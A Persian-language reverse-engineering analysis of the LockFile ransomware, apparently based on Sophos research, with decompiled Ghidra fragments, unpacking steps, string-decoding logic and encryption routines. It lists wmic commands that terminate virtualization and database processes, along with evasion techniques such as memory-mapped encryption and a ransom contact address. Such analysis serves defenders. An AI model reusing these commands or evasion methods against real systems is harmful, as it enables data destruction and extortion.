- همانند باج‌افزارهای WastedLicker و Maze، باج‌افزار LockFile برای رمزگذاری یک فایل، از نگاشت ورودی/خروجی حافظه (Memory Mapped Input/Output)، استفاده می‌کند. این تکنیک به باج‌افزار اجازه می‌دهد اسناد ذخیره شده را بی‌واسطه در حافظه رمزگذاری کند، لذا از آنجا که ورودی/خروجی دیسک توسط فناوری‌های حفاظتی قابل تشخیص هستند، باج‌افزار در این روش سیستم‌عامل را مجبور می‌کند تا اسناد رمزگذاری شده را با حداقل ورودی/خروجی دیسک، بنویسد.
- این باج‌افزار برای برقراری ارتباط نیازی به اتصال به سرورهای کنترل و فرماندهی (C2) ندارد و این امر منجر به عدم تشخیص آن در راهکارهای امنیتی نصب شده بر روی دستگاهها می‌شود.
- علاوه بر این، LockFile اسناد رمزگذاری شده را به حروف کوچک تغییر نام می‌دهد و به آن‌ها پسوند lockfile. اضافه می‌کند و اطلاعیه باج‌گیری HTA (HTA Ransome Note) آن بسیار شبیه به باج‌افزار LockBit 2.0 است.

تحقیقات سوفوس، مبتنی بر نمونه‌ای از باج‌افزار LockFile با هش SHA-256 زیر می‌باشد:


bf315c9c064b887ee3276e1342d43637d8c0e067260946db45942f39b970d7ce

مشخصات این فایل در لینک زیر قابل دریافت است.

https://www.virustotal.com/gui/file/bf315c9c064b887ee3276e1342d43637d8c0e067260946db-45942f39b970d7ce/detection

اگر شما این نمونه را در آدرس زیر بارگذاری نمایید، متوجه خواهید شد که همانند تصاویر زیر سه تابع و سه بخش دارد.

https://ghidra-sre.org/



به نظر می‌رسد که فایل باینری دو بار توسط UPX بسته‌بندی و سپس تغییر شکل داده شده به نحوی که محصول امنیتی نصب شده بر روی دستگاه، قادر به تحلیل ایستای آن نخواهد بود. همچنین، نام بخش‌های اصلی از UPX0 و UPX1 به OPEN و CLSE تغییر داده شده است. اندازه بخش اول به نام OPEN، ۵۹۲ کیلوبایت (0x94000) است، اما هیچ داده‌ای بجز صفر ندارد. اندازه بخش دوم، یعنی CLSE، ۲۸۶ کیلوبایت (0x43000) است و سه تابع در صفحه پایانی آن قرار دارند. بقیه داده‌ها، کد رمزگذاری شده است که بعداً رمزگشایی می‌شوند و در بخش OPEN قرار می‌گیرند.

تابع entry() بسیار ساده است و FUN_1400d71c0() را فراخوانی می‌کند.

```
1
2  /* WARNING: Removing unreachable block (ram,0x0001400d7174) */
3
4  void entry(void)
5
6  {
7    DAT_1400c6ab0._0_4_ = 0xa8b098c3;
8    FUN_1400d71c0(0);
9    return;
10 }
11
```

تابع FUN_1400d71c0()، داده بخش CLSE را رمزگذاری می‌کند و آن را در بخش OPEN قرار می‌دهد. علاوه بر این توابع و DLLهای مربوطه را تعیین می‌کند. سپس مقادیر IMAGE_SCN_CNT_UNINITIALIZED_DATA را دستکاری نموده و به کدی که در بخش OPEN قرار دارد، پرش می‌کند.

از آنجایی که بقیه کد در بخش OPEN بصورت Unpacked می‌باشد، (به عنوان مثال در زمان اجرا تولید می‌شود)، از WinDbg و writemem. برای نوشتن بخش OPEN در دیسک، استفاده می‌شود، لذا کد همانند زیر به صورت ایستا در Ghidra قابل تحلیل می‌شود:

.writemem c:\[redacted]\LockFile\sec_open.bin lockfileexe+1000 L94000

پس از بارگذاری فایل در Ghidra جهت تحلیل، تابع شروع اصلی آن به صورت زیر نمایش داده می‌شود:

```
1
2  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3  /* Library Function - Multiple Matches With Different Base Names
4      mainCRTStartup
5      wmainCRTStartup
6
7     Library: Visual Studio 2019 Release */
8
9  ulonglong FID_conflict:mainCRTStartup(void)
10
11 {
12   undefined8 uVar1;
13   bool bVar2;
14   char cVar3;
```

تابع فوق، CRT است که یک کتابخانه در حال اجرا به زبان C می باشد و تابع اصلی که در این تحلیل اهمیت داشته باشد، محسوب نمی‌شود. بعد از جستجوی بیشتر به تابع اصلی نیز همانند تصویر زیر می‌رسیم.

```
53       __scrt_release_startup_lock((ulonglong)puVar12 & 0xffffffffffffff00 | (ulonglong)bVar4);
54       plVar7 = (longlong *)FUN_0003fa50();
55       if ((*plVar7 != 0) && (cVar3 = __scrt_is_nonwritable_in_current_image(plVar7), cVar3 != '\0'))
56       {
57         (*DAT_000623b8)(0,2,0,in_R9,uVar13);
58       }
59       plVar7 = (longlong *)FUN_0003fa58();
60       if ((*plVar7 != 0) && (cVar3 = __scrt_is_nonwritable_in_current_image(plVar7), cVar3 != '\0'))
61       {
62         _register_thread_local_exe_atexit_callback(*plVar7);
63       }
64       uVar8 = FUN_00050788();
65       puVar9 = (undefined8 *)FUN_00050f78();
66       uVar1 = *puVar9;
67       puVar10 = (undefined4 *)FUN_00050f70();
68       uVar6 = main_00008610(*puVar10,uVar1,uVar8);
69       unaff_RBX = (ulonglong)uVar6;
70       cVar3 = __scrt_is_managed_app();
71       if (cVar3 != '\0') {
72         if (!bVar2) {
73           _cexit();
74         }
75         __scrt_uninitialize_crt(1,0);
76         return unaff_RBX;
```

محققان در هنگام بررسی، این تابع را به main_000861() تغییر نام دادند و آدرس آن را به عنوان مرجع جهت انجام اشکال‌زدایی در WinDbg حفظ کردند. بخش اول، کتابخانه crypto را راه‌اندازی می‌کند.

```
55  _time64(&DAT_000c80b0);
56  FUN_00002f30();
57  uVar15 = 0;
58  FUN_00002bf0(0xba6e0,0x224,0xc80c0,DAT_00087b48,0xc90c0,&DAT_00087b40);
59  ZeroMem??_00041270(0xc80c0,0,DAT_00087b48);
60  uVar2 = s_AAAAAAAAAAAAAAAA_00075af0._8_8_;
61  uVar9 = s_AAAAAAAAAAAAAAAA_00075af0._0_8_;
62  uVar11 = 0;
63  puVar4 = (ulonglong *)&DAT_000ba920;
64  uVar7 = uVar11;
65  do {
66    uVar6 = (int)uVar7 + 0x40;
67    uVar7 = (ulonglong)uVar6;
68    puVar4[-2] = puVar4[-2] ^ uVar9;
69    puVar4[-1] = puVar4[-1] ^ uVar2;
70    *puVar4 = *puVar4 ^ uVar9;
71    puVar4[1] = puVar4[1] ^ uVar2;
72    puVar4[2] = uVar9 ^ puVar4[2];
73    puVar4[3] = uVar2 ^ puVar4[3];
74    uVar1 = puVar4[4];
75    uVar14 = uVar9 ^ uVar1;
76    puVar4[4] = uVar14;
77    puVar4[5] = uVar2 ^ puVar4[5];
78    puVar4 = puVar4 + 8;
79  } while (uVar6 < 0x57c0);
80  if (uVar6 < 0x57d1) {
81    pbVar8 = &DAT_000ba910 + (int)uVar6;
82    do {
83      *pbVar8 = *pbVar8 ^ 0x41;
84      pbVar8 = pbVar8 + 1;
85      uVar6 = (int)uVar7 + 1;
86      uVar7 = (ulonglong)uVar6;
87    } while (uVar6 < 0x57d1);
88  }
```

در کد فوق، رشته‌هایی همچون "Cryptographic algorithms are disabled after" یافت می‌شود، که به صورت رایگان در Crypto++Library در GitHub به آدرس زیر، در دسترس است، لذا می‌توان این‌گونه نتیجه گرفت که باج‌افزار LockFile، از این کتابخانه برای توابع رمزنگاری استفاده می‌کند.

https://github.com/weidai11/cryptopp

سپس جهت جلوگیری از اجرای دوباره باج‌افزار در یک زمان، یک mutex ایجاد می‌کند.

```
89  uVar5 = (*_CreateMutexA_00062038)
90                    (uVar1,uVar14,uVar9,0,0,s_25a01bb859125507013a2fe9737d3c33_00075aa0);
```

سپس یک رشته که پارامتری از تابع ()system است، همانندآنچه در خط ۱۶۱ نشان داده شده است، رمزگشایی می‌شود.

```
 99    local_2b0 = 0xb;
100    local_2ac[0] = 0x7c;
101    local_2ac[1] = 0x66;
102    local_2ac[2] = 0x62;
103    local_2ac[3] = 0x68;
104    local_2ac[4] = 0x2b;
105    local_2ac[5] = 0x7b;
106    local_2ac[6] = 0x79;
107    local_2ac[7] = 100;
108    local_2ac[8] = 0x68;
109    local_2ac[9] = 0x6e;
110    local_2ac[10] = 0x78;
111    local_2ac[11] = 0x78;
112    local_2ac[12] = 0x2b;
113    local_2ac[13] = 0x7c;
114    local_2ac[14] = 99;
115    local_2ac[15] = 0x6e;
116    local_2ac[16] = 0x79;
117    local_2ac[17] = 0x6e;
118    local_2ac[18] = 0x2b;
119    local_2ac[19] = 0x29;
120    local_2ac[20] = 0x65;
121    local_2ac[21] = 0x6a;
122    local_2ac[22] = 0x66;
123    local_2ac[23] = 0x6e;
124    local_2ac[24] = 0x2b;
125    local_2ac[25] = 0x2b;
126    local_2ac[26] = 0x67;
127    local_2ac[27] = 0x62;
128    local_2ac[28] = 0x60;
129    local_2ac[29] = 0x6e;
130    local_2ac[30] = 0x2b;
131    local_2ac[31] = 0x2c;
132    local_2ac[32] = 0x2e;
133    local_2ac[33] = 0x7d;
134    local_2ac[34] = 0x66;
135    local_2ac[35] = 0x7c;
136    local_2ac[36] = 0x7b;
137    local_2ac[37] = 0x2e;
138    local_2ac[38] = 0x2c;
139    local_2ac[39] = 0x29;
140    local_2ac[40] = 0x2b;
141    local_2ac[41] = 0x68;
142    local_2ac[42] = 0x6a;
143    local_2ac[43] = 0x67;
144    local_2ac[44] = 0x67;
145    local_2ac[45] = 0x2b;
146    local_2ac[46] = 0x7f;
147    local_2ac[47] = 0x6e;
148    local_2ac[48] = 0x79;
149    local_2ac[49] = 0x66;
150    local_2ac[50] = 0x62;
151    local_2ac[51] = 0x65;
152    local_2ac[52] = 0x6a;
153    local_2ac[53] = 0x7f;
154    local_2ac[54] = 0x6e;
155    uVar9 = uVar11;
```

```
156     do {
157       local_2ac[uVar9] = local_2ac[uVar9] ^ 0xb;
158       uVar9 = uVar9 + 1;
159     } while (uVar9 < 0x37);
160     local_275 = 0;
161     system((char *)local_2ac);
```

رشته فوق، پارامتری برای تابع ()system می‌باشد که در خط ۱۶۱ فراخوانی می‌شود و تمام پروسه‌هایی را که در نامشان vmwp وجود دارد، خاتمه می‌دهد. بدین منظور، ابزار خط فرمان Windows Management Interface - به اختصار WMI - یا همان WMIC.EXE که در هر فرایند نصب در سیستم‌عامل Windows دخیل است، بکار برده می‌شود. این عمل، برای سایر پروسه‌های تجاری حیاتی مرتبط با نرم‌افزارهای مجازی‌سازی و پایگاه‌داده نیز تکرار می‌شود.


Process	Command
Hyper-V virtual machines	wmic process where "name like '%vmwp%'" call terminate
Oracle VM Virtual Box manager	wmic process where "name like '%virtualbox%'" call terminate
Oracle VM Virtual Box services	wmic process where "name like '%vbox%'" call terminate
Microsoft SQL Server, also used by SharePoint, Exchange	wmic process where "name like '%sqlservr%'" call terminate
MySQL database	wmic process where "name like '%mysqld%'" call terminate
Oracle MTS Recovery Service	wmic process where "name like '%omtsreco%'" call terminate
Oracle RDBMS Kernel	wmic process where "name like '%oracle%'" call terminate
Oracle TNS Listener	wmic process where "name like '%tnslsnr%'" call terminate
VMware virtual machines	wmic process where "name like '%vmware%'" call terminate


با بکارگیری WMI، این نکته آشکار می‌شود که باج‌افزار به صورت مستقیم به این نوع از پروسه‌های تجاری حیاتی خاتمه داده شده، مربوط نیست. خاتمه این پروسه‌ها، اعمال هر نوع رمزگذاری را بر روی فایل‌ها/پایگاه‌داده‌های مربوطه تضمین می‌کند، لذا اکنون این اشیاء آماده رمزگذاری‌های مخرب هستند. کد فوق، تمام حروف مشتق شده از ()GetLogicalDriveString را در خط ۶۹۲ بازیابی و این عمل را تکرار می‌کند.

```
691     local_res18[0] = 0;
692     uVar6 = (*_GetLogicalDriveStringsA_00062068)(0xff,local_128);
693     local_178 = extraout_XMM0 & (undefined  [16])0x0;
694     uVar9 = uVar11;
695     local_168 = local_178;
696     local_158 = local_178;
697     local_148 = local_178;
698     local_138 = local_178;
699     if (uVar6 != 0) {
700       puVar13 = (undefined8 *)local_178;
701       do {
702         iVar3 = (*_GetDriveTypeA_000620c8)(local_128 + (int)uVar11);
703         if (iVar3 == 3) {
704           uVar15 = uVar15 & 0xffffffff00000000;
705           uVar5 = (*_CreateThreadStub_00062060)
706                             (0,0,0x7f00,local_128 + (int)uVar11,uVar15,local_res18);
707           uVar9 = (ulonglong)((int)uVar9 + 1);
708           *puVar13 = uVar5;
709           puVar13 = puVar13 + 1;
710         }
711         uVar10 = (int)uVar11 + 4;
712         uVar11 = (ulonglong)uVar10;
713       } while (uVar10 < uVar6);
714     }
715     (*_WaitForMultipleObjects_000620c0)(uVar9,local_178,1,0xffffffff);
716     lVar12 = 10;
717     do {
718       FUN_00008120();
719       lVar12 = lVar12 + -1;
720     } while (lVar12 != 0);
721     FUN_00006ff0();
722     return 0;
723   }
724   (*_CloseHandle_00062058)();
725   return 0;
726 }
727
```

در حلقه، نوع درایو از طریق GetDrive Type() تشخیص داده می‌شود. هنگامی که این دیسک ثابت است (type three = DRIVE_FIXED در خط ۷۰۳)، یک Thread جدید (در خطوط ۷۰۵ و ۷۰۶) با تابع 0x7F00 به عنوان آدرس شروع ایجاد می‌شود.

تابعی که در 0x7f00 قرار دارد، ابتدا اطلاعیه باج‌گیری HTA را ایجاد می‌کند. به عنوان مثال، "LOCKFILE-README-[hostname]-[id].hta" را در ریشه درایو (root drive) ایجاد می‌کند. به جای قرار دادن یادداشتی با فرمت TXT، LockFile اطلاعیه باج‌گیری خود را به صورت HTML Application - به اختصار HTA - ایجاد می‌کند. جالب اینجاست که اطلاعیه باج‌گیری HTA که توسط LockFile استفاده می‌شود بسیار شبیه یادداشتی است که توسط باج افزار LockBit 2.0 به‌کار برده می‌شود.





مهاجمان LockFile در اطلاعیه باج‌گیری خود از قربانیان می‌خواهند از طریق آدرس ایمیل زیر با آنها ارتباط برقرار کنند:

contact@contipauper.com

به نظر می‌رسد نام دامنه مورد استفاده یعنی contipauper.com اشاره‌ای تحقیرآمیز به گروه باج‌افزاری رقیب یعنی Conti است. ظاهراً این دامنه در ۲۵ مرداد ایجاد شده است.

سپس EncryptDir_00007820() در خط شش فراخوانی می‌شود. قسمت اول تابع encrypt directory اهمیت چندانی ندارد.

```
1
2  void EncryptDriveThread_00007f00(undefined8 param_1)
3
4  {
5    CreateReadme_HTA_00007b60();
6    EncryptDir_00007820(param_1);
7    return;
8  }
9
```

قسمت دوم تابع رمزگذاری به صورت زیر است:

```
62  *puVar7 = DAT_00075a60;
63  lVar2 = (*_FindFirstFileA_000620e0)();
64  if (lVar2 != -1) {
65    do {
66      if ((local_868 & 0x10) == 0) {
67                    /* ".lockfile" */
68        local_878[0] = ';';
69        local_878[1] = 0x79;
70        local_878[2] = 0x7c;
71        local_878[3] = 0x70;
72        local_878[4] = 0x78;
73        local_878[5] = 0x73;
74        local_878[6] = 0x76;
75        local_878[7] = 0x79;
76        local_878[8] = 0x72;
77        local_86f = 0;
78        uVar8 = 0;
79        do {
80          local_878[uVar8] = local_878[uVar8] + -0xd;
81          uVar8 = uVar8 + 1;
82        } while (uVar8 < 9);
83                    /* does filename NOT contain:
84                         ".lockfile""\Windows""LOCKFILE""NTUSER" */
85        pcVar3 = strstr(local_83c,local_878);
86        if ((((pcVar3 == (char *)0x0) &&
87             (pcVar3 = strstr((char *)((longlong)&uStack1833 + 1),s_\Windows_000759d8),
88              pcVar3 == (char *)0x0)) &&
89            (pcVar3 = strstr(local_83c,s_LOCKFILE_000759e8), pcVar3 == (char *)0x0)) &&
90           (pcVar3 = strstr(local_83c,s_NTUSER_000759f4), pcVar3 == (char *)0x0)) {
91          iVar5 = 0;
92          if (DAT_00087b50 != '\0') {
93                    /* Iterate through the list of known extentions NOT to ecrypt: */
94            pcVar3 = &DAT_00087b50;
95            do {
96              pcVar4 = (char *)_strlwr(local_83c);
97              pcVar4 = strstr(pcVar4,&DAT_00087b50 + (longlong)iVar5 * 0x104);
98              iVar5 = iVar5 + 1;
99              pcVar3 = pcVar3 + 0x104;
100             if (pcVar4 != (char *)0x0) goto LAB_00007b21;
101           } while (*pcVar3 != '\0');
102         }
103         sprintf_00006f90(local_528,&DAT_000759fc,(longlong)&uStack1833 + 1,local_83c);
104         EncryptFile_00007360(local_528);
105       }
106     }
107     else {
108       if (local_83c[0] != '.') {
109         lVar9 = 0;
110         do {
111           cVar1 = *(char *)((longlong)&uStack1833 + lVar9 + 1);
112           local_418[lVar9] = cVar1;
113           lVar9 = lVar9 + 1;
114         } while (cVar1 != '\0');
115         pcVar3 = &cStack1049;
116         do {
117           pcVar3 = pcVar3 + 1;
118         } while (*pcVar3 != '\0');
119         lVar9 = 0;
120         do {
121           cVar1 = local_83c[lVar9];
122           pcVar3[lVar9] = cVar1;
123         } while (cVar1 != '\0');
124         CreateReadme_HTA_00007b60(local_418);
125         EncryptDir_00007820(local_418,&DAT_00075a60);
126       }
127     }
128 LAB_00007b21:
129     lVar5 = (*_FindNextFileA_000620b8)();
130   } while (lVar5 != 0);
131   (*_FindClose_000620e8)(lVar2);
132 }
133 return;
134 }
135
```

این باج‌افزار از FindFirstFile() در خط ۶۳ و FindNextFile() در خط ۱۲۹ برای تکرار از طریق دایرکتوری در param_1 استفاده می‌کند.

در قسمت اول (خطوط ۹۱-۶۶)، بررسی می‌کند که نام فایل شامل موارد زیر نباشد:

- .lockfile
- \Windows
- LOCKFILE
- NTUSER

سپس با درنظر گرفتن دو لیست زیر اجرا می‌شود. این دو لیست، انواع گوناگون پسوندهای شناخته شده اسنادی هستند که به آنها دست‌درازی نمی‌شود (سطرهای۱۰۲-۹۲).

List 1:

.a3l .a3m .a4l .a4p .a5l .abk .abs .acp .ada .adb .add .adf .adi .adm .adp .adr .ads .af2 .afm .aif .aifc .aiff .aim .ais .akw .alaw .tlog .vsix .pch .json .nupkg .pdb .ipdb .alb .all .ams .anc .ani .ans .api .aps .arc .ari .arj .art .asa .asc .asd .ase .asf .xaml .aso .asp .ast .asv .asx .ico .rll .ado .jsonlz4 .cat .gds .atw .avb .avi .avr .avs .awd .awr .axx .bas .bdf .bgl .bif .biff .bks .bmi .bmk .book .box .bpl .bqy .brx .bs1 .bsc .bsp .btm .bud .bun .bw .bwv .byu .c0l .cal .cam .cap .cas .cat .cca .ccb .cch .ccm .cco .cct .cda .cdf .cdi .cdm .cdt .cdx .cel .cfb .cfg .cfm .cgi .cgm .chk .chp .chr .cht .cif .cil .cim .cin .ck1 .ck2 .ck3 .ck4 .ck5 .ck6 .class .cll .clp .cls .cmd .cmf .cmg .cmp .cmv .cmx .cnf .cnm .cnq .cnt .cob .cpd .cpi .cpl .cpo .cpr .cpx .crd .crp .csc .csp .css .ctl .cue .cur .cut .cwk .cws .cxt .d64 .dbc .dbx .dc5 .dcm .dcr .dcs .dct .dcu .dcx .ddf .ddif .def .defi .dem .der .dewf .dib .dic .dif .dig .dir .diz .dlg .dll .dls .dmd .dmf .dpl .dpr .drv .drw .dsf .dsg .dsm .dsp .dsq .dst .dsw .dta .dtf .dtm .dun .dwd .dwg .dxf .dxr .eda .edd .ede .edk .edq .eds .edv .efa .efe .efk .efq .efs .efv .emd .emf .eml .enc .enff .ephtml .eps .epsf .epx .eri .err .esps .eui .evy .ewl .exc .exe .f2r .f3r .f77 .f90 .far .fav .fax .fbk .fcd .fdb .fdf .fft .fif .fig .fits .fla .flc .flf .flt .fmb .fml .fmt .fnd .fng .fnk .fog .fon .for .fot .fp1 .fp3 .fpt .frt .frx .fsf .fsl .fsm .ftg .fts .fw2 .fw3 .fw4 .fxp .fzb .fzf .fzv .gal .gdb .gdm .ged .gen .getright .gfc .gfi .gfx .gho .gid .gif .gim .gix .gkh .gks .gna .gnt .gnx .gra .grd .grf .grp .gsm .gt2 .gtk .gwx .gwz .hcm .hcom .hcr .hdf .hed .hel .hex .hgl .hlp .hog .hpj .hpp .hqx .hst .htt .htx .hxm .ica .icb .icc .icl .icm .idb .idd .idf .idq .idx .iff .igf .iif .ima .imz .inc .inf .ini .ins .int .iso .isp .ist .isu .its .ivd .ivp .ivt .ivx .iwc j62 .java .jbf .jmp .jn1 .jtf .k25 .kar .kdc .key .kfx .kiz .kkw .kmp .kqp .kr1 .krz .ksf .lab .ldb .ldl .leg .les .lft .lgo .lha .lib .lin .lis .lnk .log .llx .lpd .lrc .lsl .lsp .lst .lwlo .lwob .lwp .lwsc .lyr .lzh .lzs .m1v .m3d .m3u .mac .magic .mak .mam .man .map .maq .mar .mas .mat .maud .maz .mb1 .mbox .mbx .mcc .mcp .mcr .mcw .mda .mdb .mde .mdl .mdn .mdw .mdz .med .mer .met .mfg .mgf .mic .mid .mif .miff .mim .mli .mmf .mmg .mmm .mmp .mn2 .mnd .mng .mnt .mnu .mod .mov .mp2 .mpa .mpe .mpp .mpr .mri .msa .msdl .msg .msn .msp .mst .mtm .mul .mus .mus10 .mvb .nan .nap .ncb .ncd .ncf .ndo .nff .nft .nil .nist .nlb .nlm .nls .nlu .nod .ns2 .nsf .nso .nst .ntf .ntx .nwc .nws .o01 .obd .obj .obz .ocx .ods .off .ofn .oft .okt .olb .ole .oogl .opl .opo .opt .opx .or2 .or3 .ora .orc .org .oss .ost .otl .out .p10 .p3 .p65 .p7c .pab .pac .pak .pal .part .pas .pat .pbd .pbf .pbk .pbl .pbm .pbr .pcd .pce .pcl .pcm .pcp .pcs .pct .pcx .pdb .pdd .pdp .pdq .pds .pf .pfa .pfb .pfc .pfm .pgd .pgl .pgm .pgp .pict .pif .pin .pix .pjx .pkg .pkr .plg .pli .plm .pls .plt .pm5 .pm6 .pog .pol .pop .pot .pov .pp4 .ppa .ppf .ppm .ppp .pqi .prc .pre .prf .prj .prn .prp .prs .prt .prv .psb .psi .psm .psp .ptd .ptm .pwl .pwp .pwz .qad .qbw .qd3d .qdt .qfl .qic .qif .qlb .qry .qst .qti .qtp .qts .qtx .qxd .ram .ras .rbh .rcc .rdf .rdl .rec .reg .rep .res .rft .rgb .rmd .rmf .rmi .rom .rov .rpm .rpt .rrs .rsl .rsm .rtk .rtm .rts .rul .rvp .s3i .s3m .sam .sav .sbk .sbl .sc2 .sc3 .scc .scd .scf .sci .scn .scp .scr .sct01 .scv .sd2 .sdf .sdk .sdl .sdr .sds .sdt .sdv .sdw .sdx .sea .sep .ses .sf .sf2 .sfd .sfi .sfr .sfw .shw .sig .sit .siz .ska .skl .slb .sld .slk .sm3 .smp .snd .sndr .sndt .sou .spd .spl .sqc .sqr .ssd .ssf .st .stl .stm .str .sty .svx .swa .swf .swp .sys .syw .t2t .t64 .taz .tbk .tcl .tdb .tex .tga .tgz .tig .tlb .tle .tmp .toc .tol .tos .tpl .tpp .trk .trm .trn .ttf .tz .uwf .v8 .vap .vbp .vbw .vbx .vce .vcf .vct .vda .vi .viff .vir .viv .vqe .vqf .vrf .vrml .vsd .vsl .vsn .vst .vsw .vxd .wcm .wdb .wdg .web .wfb .wfd .wfm .wfn .xml .acc .adt .adts .avi .bat .bmp .cab .cpl .dll .exe .flv .gif .ini .iso .jpeg .jpg .m4a .mov .mp3 .mp4 .mpeg .msi .mui .php .png .sys .wmv .xml

List 2:

.acc .adt .adts .avi .bat .bmp .cab .cpl .dll .exe .flv .gif .ini .iso .jpeg .jpg .m4a .mov .mp3 .mp4 .mpeg .msi .mui .php

نکته جالب توجه این است که این باج‌افزار به فایل‌های تصویری نظیر JPG نیز دست‌درازی نمی‌کند.

اگر پسوند فایل یک سند یافت شده در لیست‌های فوق نباشد، کد مذکور، نام فایل و مسیر را به هم متصل می‌کند (خط ۱۰۳) و جهت رمزگذاری سند، ()EncryptFile_00007360 را فراخوانی می‌کند.

تابع ()EncryptFile_00007360 سند را از طریق نگاشت حافظه ورودی/خروجی رمزگذاری می‌کند.

```
164   lVar12 = (*_CreateFileA_00062050)(param_1,0xc0000000,0,0,uVar14,0x80,0);
165   if (lVar12 != -1) {
166     uVar5 = (*_GetFileSize_000620f8)(lVar12,local_res10);
167     uVar20 = CONCAT44(local_res10[0],uVar5);
168     uVar13 = (ulonglong)(local_res10[0] >> 0x1f & 0x1f);
169     uVar8 = uVar20 + uVar13;
170     lVar17 = 0x230;
171     if (((uint)uVar8 & 0x1f) == uVar13) {
172       lVar17 = 0x210;
173     }
174     uVar8 = lVar17 + (uVar8 & 0xffffffffffffffe0);
175     if (((uVar20 != 0) &&
176         (local_1058 = uVar20,
177         local_res20 = (*_CreateFileMappingA_00062070)
178                                 (lVar12,0,4,(longlong)uVar8 >> 0x20,
179                                  uVar14 & 0xffffffff00000000 | uVar8 & 0xffffffff,0),
180         local_res20 != 0)) &&
181        (lVar17 = (*_MapViewOfFileStub_00062098)(local_res20,0xf001f,0,0,uVar8), lVar17 != 0)) {
182       puVar4 = (undefined4 *)((uVar8 - 0x210) + lVar17);
183       puVar21 = local_1258;
184       do {
```

سند ابتدا در خط ۱۶۴ باز می‌شود و در خط ۱۷۷، تابع ()CreateFileMapping سند را به حافظه نگاشت می‌کند. در خط ۱۸۱، lVar17 به سند نگاشت شده در حافظه اشاره می‌کند.

کد با افزودن بخش رمزگشایی به انتهای سند در حافظه ادامه می‌یابد. در اینجا نمونه‌ای از یک سند آزمایشی که شامل ۱۲۸ کاراکتر "a" (0x61) است، مشاهده می‌شود.

```
000001fe`98260000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260020 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260030 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260040 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260060 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260070 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982600a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982600b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982600c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982600d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982600e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982600f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982601a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
